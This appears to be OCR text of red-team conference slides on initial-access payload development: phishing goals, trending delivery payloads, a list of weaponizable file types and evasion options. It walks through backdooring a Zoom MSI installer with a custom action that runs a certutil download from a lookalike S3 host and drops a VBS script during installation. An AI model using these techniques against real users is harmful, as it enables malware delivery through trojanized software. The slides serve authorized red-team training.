INITIAL PAYLOAD DEVELOPMENT

THE ONES THAT GETS AWAY

IAN SECRETARIO

@iansecretario

iansecretario@guidem.ph

GUIDEM

AGENDA

1 WHOAMI/ABOUT THIS TALK

2 BUILDING REPUTABLE PAYLOADS

3 PAYLOAD/MALWARE DEVELOPMENT

4 PAYLOAD DELIVERY METHODS

5 PUTTING IT ALL TOGETHER

6 INITIAL ACCESS OPERATIONS

WHOAMI - IAN SECRETARIO

- 11+ years in Information Technology
- Senior Red Team Consultant / Penetration Tester
- Malware Development & Purple Team Practitioner
- Independent/Freelance Consultant

Founder & Lead Instructor

- Cybersecurity Training & Consulting Services Provider

HackStreetBoys Member

- All Filipino CTF Team

Certs : GXPN,CRTO,CRTL,OSCP,OSCE,GWAPT,............

ABOUT THIS TALK

The goal of this talk is to provide additional tradecraft for Red Teams to enhance their capabilities in initial payload development and operations.

This talk will focus on quick wins & what worked/working

- Building Reputable Payloads, Delivery Methods, and Payload Hosting options
- Understanding Basic Evasion tools/techniques
- Initial Access landed what’s next?

PHISHING GOALS & OBJECTIVE

DEFINE GOALS & PURPOSE

Phish to Harvest <- traditional

GOALS: Gather Credentials

EXAMPLES: Fake login portals, Site Spoofing

Phish to Access <- common

GOALS: Gaining Unauthorized Entry

EXAMPLES: file attachments, embedded files


Phish to Persist <- most preferred for longer operations

GOALS: Long-term access without detection

EXAMPLES: same with Phish to Access BUT avoid user suspicion

INITIAL ACCESS PAYLOAD THREAT LANDSCAPE

THREAT LANDSCAPE (2022)



Reference: 2022 Year in Review - The DFIR Report

TOP 10 DELIVERY PAYLOADS

1. Qakbot PDFs with embedded links
2. Microsoft Sharepoint Login Portal (HTML Smuggling)
3. AsyncRAT BAT File PowerShell .NET Assembly Load
4. QakBot HTML Smuggling Zipped ISO with LNK and DLL
5. eXtended HTML (XHTML) Smuggling
6. QakBot ‘Certificate’ WSF Scripts
7. URL File Credential Harvesting
8. RTLO Characters in OneNote Embedded File Names
9. ICS Calendar Invites with Embedded Files
10. CVE-2023–23397

Reference: delivr.to’s Top 10 Payloads: Highlighting Notable and Trending Techniques | by delivr.to

Observations so far

HTML Smuggling is still a trend

Login Portals

Embedded Files

Calendar Invites

Zipped ISO, LNK *maybe*


RED TEAM'S DILEMMA

Initial Access in 2022-2023 has been really challenging proving security measures are improving.

For Initial Access

- Defender SmartScreen
- Mark-of-the-Web (MOTW)
- Proxies/Web Filters

- Antimalware/Sandboxing
- EDR/AMSI/ETW/MOTW



Windows protected your PC

Microsoft Defender SmartScreen prevented an unrecognized app from starting. Running this app might put your PC at risk.

App: runme.exe

Publisher: "Not Malicious, Inc."

PAYLOAD OPTIONS

EXECUTABLES

Executables – exe, scr,dll, msi, xll , wll, cpl ,Etc…


Options:
- Pack/Obfuscate your binaries
- backdoor Legitimate ones
- Digitally sign!

Reference:[PE Format - Win32 apps | Microsoft Learn]

OPTIONS *TOO MANY*

Mgeeky summarized payload options in his talk linked below

- Not much has changed
- Containers are effective(but)
- Code signing FTW



Summing Up On File Formats

» Plenty Ways To Skin A Cat - nightmare for detection engineers

» Below is a list of extensions that we can weaponize, meaning they pose *actual* risk:

Word
1. docm
2. doc
3. docx
4. dot
5. dotm
6. rtf

Excel
7. xls
8. xlsm
9. xlam
10. xlsx
11. xla
12. xlt
13. xltm
14. slk

15. chm
16. scf
17. url
18. csproj

Exotics

19. pub Publisher

PowerPoint
20. ppa
21. ppam
22. pptm
23. ppsm
24. pot
25. potm
26. pps
27. pptx

Visio
28. vdw
29. vsd
30. vsdm
31. vss
32. vssm
33. vstm
34. vst

35. library-ms
36. settingscontent-ms

MS Project
37. mpd
38. mpp
39. mpt
40. mpw
41. mpx

WSH, COM, HTML
42. vbs
43. vbe
44. hta
45. sct
46. wsf
47. wsc
48. xsl
49. vbe
50. js
51. jse
52. Html

53. mde
54. accde

MS Access

Containers
55. zip
56. 7z
57. iso
58. img
59. cab
60. pdf
61. vhd
62. vhdx


Executables
63. exe
64. scr
65. cpl
66. wll
67. xll
68. bat
69. ps1
70. cmd
71. sh
72. lnk
73. chm

Reference: WarCon22 - Modern Initial Access and Evasion Tactics.pdf (mgeeky.tech)

MSI

An MSI file used to install and launch Windows programs; a complete package for Microsoft Windows that contains installation information for a typical software program, including essential files to be installed and information about the installation location.

- Can be used for software updates.
- MSI files are similar to exe
- Includes details such as Product & Publisher



Reference: MSI File - What is an .msi
Threat Analysis: MSI - Masquerading as a Software Installer (cybereason.com)

MSI ABUSE

MSI files can be backdoored using multiple techniques. However what stands out is that using functionalities and actions we can abuse.

- You can create your own MSI or in this case backdoor them
- Good targets are meeting softwares
- Installs the app and execution happens without user suspicion
- MSI file sizes are far bigger than normal executables – **Scanning Limitations**

Reference: [MSI File - What is an .msi](#)
[CustomAction Element | WiX Toolset](#)

CUSTOM ACTIONS

Custom Action meaning	Type numbers
Execute EXE or system command	1250, 3298, 226
VBScript	1126, 102
JScript	1125, 101
Run EXE stored in Binary table	1218, 194
Invoke exported function from DLL stored in Binary table	65
Run EXE file from installation directory	1746
Set Directory to a certain value	51

Cons : Any changes breaks the digital signature of MSI packages

Reference: MSI Shenanigans. Part 1 – Offensive Capabilities Overview – mgeeky's lair
Custom Action Types - Win32 apps | Microsoft Learn


InstallExecuteSequence

InstallExecuteSequence will trigger the Action to execute.

- Call the custom action
- Under Specific Condition
- Sequence = A positive value represents the sequence position

Reference: MSI Shenanigans. Part 1 – Offensive Capabilities Overview – mgeeky's lair InstallExecuteSequence Element | WiX Toolset, InstallExecuteSequence Table - Win32 apps | Microsoft Learn


MSI BACKDOOR



SuperOrca (11.0.0.0) - C:\Users\ian\Downloads\ZoomInstallerFullv.msi

*Action (s72)	Type (i2)	Source (S72)	Target (S255)
DIRCA_TARGETDIR	307	TARGETDIR	[ProgramFiles64Folder][Manufa
ERRCA_CANCELNEWERVERSION	19		[VSDVERSIONMSG]
_41948481_CB8B_4F3A_BB35_0C01B7B1FE6:	51	_41948481_CB8B_4F3A_BB35_0C01B7B1FE6:	[ProgramFiles64Folder]Zoom\bi
_41948481_CB8B_4F3A_BB35_0C01B7B1FE6:	3089	_B3C38F76050F1F9859790302F8BC7F0D	Uninstall
_A016FB52_9BC3_428A_853A_5C6D1B907BA	51	_A016FB52_9BC3_428A_853A_5C6D1B907BA	--targetdir="[ProgramFiles64Fo
_A016FB52_9BC3_428A_853A_5C6D1B907BA	3601	_B3C38F76050F1F9859790302F8BC7F0D	Commit
_CB567D4D_F9A0_4423_A98E_E399543A958	51	_CB567D4D_F9A0_4423_A98E_E399543A958	--targetdir="[ProgramFiles64Fo
_CB567D4D_F9A0_4423_A98E_E399543A958	3073	CustomActionDll	Check
_CDC9A98E_A73B_4178_98C2_53CCD6C0A8I	51	_CDC9A98E_A73B_4178_98C2_53CCD6C0A8I	--targetdir="[ProgramFiles64Fo
_CDC9A98E_A73B_4178_98C2_53CCD6C0A8I	3089	_B3C38F76050F1F9859790302F8BC7F0D	Install

Tables: 86 Rows: 10 www.pantaray.com




Add Row

*Action (s72): _FEEEE4BE-6305-44E1-ADB8-3E228C156CD0_vbs

Type (i2): 1125

Source (S72): INSTALLDIR


Target (S255): certutil -urlcache -split -f "https://zoominstaller.s3.us-ea



*Action (s72)	Type (i2)	Source (S72)	Target (S255)
DIRCA_TARGETDIR	307	TARGETDIR	[ProgramFiles64Folder][Manufacturer]\[Pr
ERRCA_CANCELNEWERVERSION	19		[VSDVERSIONMSG]
_41948481_CB8B_4F3A_BB35_0C01B7B1F	51	_41948481_CB8B_4F3A_BB35_0C01B7B1F	[ProgramFiles64Folder]Zoom\bin
_41948481_CB8B_4F3A_BB35_0C01B7B1F	3089	_B3C38F76050F1F9859790302F8BC7F0D	Uninstall
_A016FB52_9BC3_428A_853A_5C6D1B90	51	_A016FB52_9BC3_428A_853A_5C6D1B90	--targetdir="[ProgramFiles64Folder]Zoom\
_A016FB52_9BC3_428A_853A_5C6D1B90	3601	_B3C38F76050F1F9859790302F8BC7F0D	Commit
_CB567D4D_F9A0_4423_A98E_E399543A	51	_CB567D4D_F9A0_4423_A98E_E399543A	--targetdir="[ProgramFiles64Folder]Zoom\
_CB567D4D_F9A0_4423_A98E_E399543A	3073	CustomActionDll	Check
_CDC9A98E_A73B_4178_98C2_53CCD6C(	51	_CDC9A98E_A73B_4178_98C2_53CCD6C(	--targetdir="[ProgramFiles64Folder]Zoom\
_CDC9A98E_A73B_4178_98C2_53CCD6C(	3089	_B3C38F76050F1F9859790302F8BC7F0D	Install
_FEEEE4BE-6305-44E1-ADB8-3E228C156C	1125	INSTALLDIR	certutil -urlcache -split -f "https://zoominst

Reference: Certutil | LOLBAS (lolbas-project.github.io)

INSTALL EXECUTE SEQUENCE




Add Row

*Action (s72)
_FEEEE4BE-6305-44E1-ADB8-3E228C156CD0_vbs

Condition (S255)
NOT REMOVE


Sequence (I2)
6200



*Action (s72)	Condition (S255)	Sequence (I2)
InstallODBC		5400
RegisterTypeLibraries		5500
SelfRegModules		5600
RegisterComPlus		5700
InstallServices	VersionNT	5800
StartServices	VersionNT	5900
_A016FB52_9BC3_428A_853A_5C6D1B907BAE.SetProperty	$C__B3C38F76050F1F9859790302F8BC7F0D>2	5996
_A016FB52_9BC3_428A_853A_5C6D1B907BAE	$C__B3C38F76050F1F9859790302F8BC7F0D>2	5997
_CDC9A98E_A73B_4178_98C2_53CCD6C0A8FA.SetProperty	$C__B3C38F76050F1F9859790302F8BC7F0D>2	5998
_CDC9A98E_A73B_4178_98C2_53CCD6C0A8FA	$C__B3C38F76050F1F9859790302F8BC7F0D>2	5999
RegisterUser		6000
RegisterProduct		6100
PublishComponents		6200
_FEEEE4BE-6305-44E1-ADB8-3E228C156CD0_vbs	NOT REMOVE	6200
MsiPublishAssemblies		6250
PublishFeatures		6300
PublishProduct		6400
InstallExecute		6500
RemoveExistingProducts		6550
zoomcalc	NOT REMOVE	6599
InstallFinalize		6600

Reference: SuperOrca MSI Editor - Pantaray Research

MSI RUNNING



Zoom (64-bit)

Please wait while Windows configures Zoom (64-bit)

« Local Disk (C:) › Users › student › AppData › Local › Temp ›

Name	Date modified	Type	Size
MSIbcd69.LOG	9/25/2023 1:41 AM	Text Document	1 KB
zoom.vbs	9/25/2023 1:38 AM	VBScript Script File	1 KB
cv_debug.log	9/25/2023 1:23 AM	Text Document	10 KB
wct1EBC.tmp	9/25/2023 1:15 AM	TMP File	73 KB

Provides Flexibility on dropper.

Reference: SuperOrca MSI Editor - Pantaray Research


OFFICE STUFF

PDF files with link to Password Protected zip

